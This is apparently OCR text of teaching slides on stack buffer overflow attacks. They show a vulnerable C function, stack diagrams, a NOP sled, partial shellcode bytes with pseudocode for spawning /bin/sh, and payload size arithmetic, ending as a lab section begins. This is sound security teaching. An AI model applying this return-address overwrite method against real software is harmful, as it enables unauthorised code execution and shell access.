


Buffer Overflow Attack

- Started from 1980’s
- Difficult Attack
- Eliminate vulnerabilities by Patch

Many solutions are in place for the last 30 years.
Current OS is not vulnerable as used to be.


00000000
void read_n_display(int socket_id) {
char rcv_buffer[200];
int nbytes;
…
}
int main(){
short port_num;
…
read_n_display();
080488a8
printf("%s", buffer);
…
}
CODE
Dynamic memory Allocation
STACK
00 00 00 ……00 00
00 00 00 00
a8 88 04 08
04 00 00 00
…
FFFFFFFF
char rcv_buffer[200]
int nbytes
LOCAL VARIABLE
RETURN ADDRESS
int socket_id
FUNCTION FACTOR
ADDR
MEMORY


00000000
void read_n_display(int socket_id) {
char rcv_buffer[200];
int nbytes;
…
}
int main(){
short port_num;
…
read_n_display();
printf("%s", buffer);
…
}
204<
31 c0 b0 02 cd 80 85 c0 …
90 90 90 90
…
d8 f0 ff bf
OVERFLOW BUFFER!
STACK
BFFFF0D8
dup(stdin,…); dup(…); dup(…);
execl("/bin/sh", …);
SHELL CODE
char rcv_buffer[200]
int nbytes
LOCAL VARIABLE
d8 f0 ff bf
RETURN ADDRESS
04 00 00 00
…
FFFFFFFF
ADDR
MEMORY

Stack Buffer Overflow

How to flood the Buffer?

- ✓ Rewrite the Return Address- to run the shellcode
- ✓ Use vulnerable function- Input data exceed the buffer’s fixed size

Stack Buffer Overflow

Designing BOF attack

Malware 208 Bytes

212 Bytes

Return Addr 4 Bytes

31	c0	b0	02
cd	80	85	c0
...			
D4	F0	FF	BF

BF FF F0 D4

BF FF F1 A4

00	00	00	00
00	00	00	00
...			
a8	88	04	08

MEMORY


LOCAL VARIABLE

RETURN ADDRESS


BF FF F1 A4 − BF FF F0 D4

= 208 Bytes


Stack Buffer Overflow



Stack Buffer Overflow




Stack Buffer Overflow




Stack Buffer Overflow

[LAB] Stack Buffer Overflow

👉 **Things to prepare**

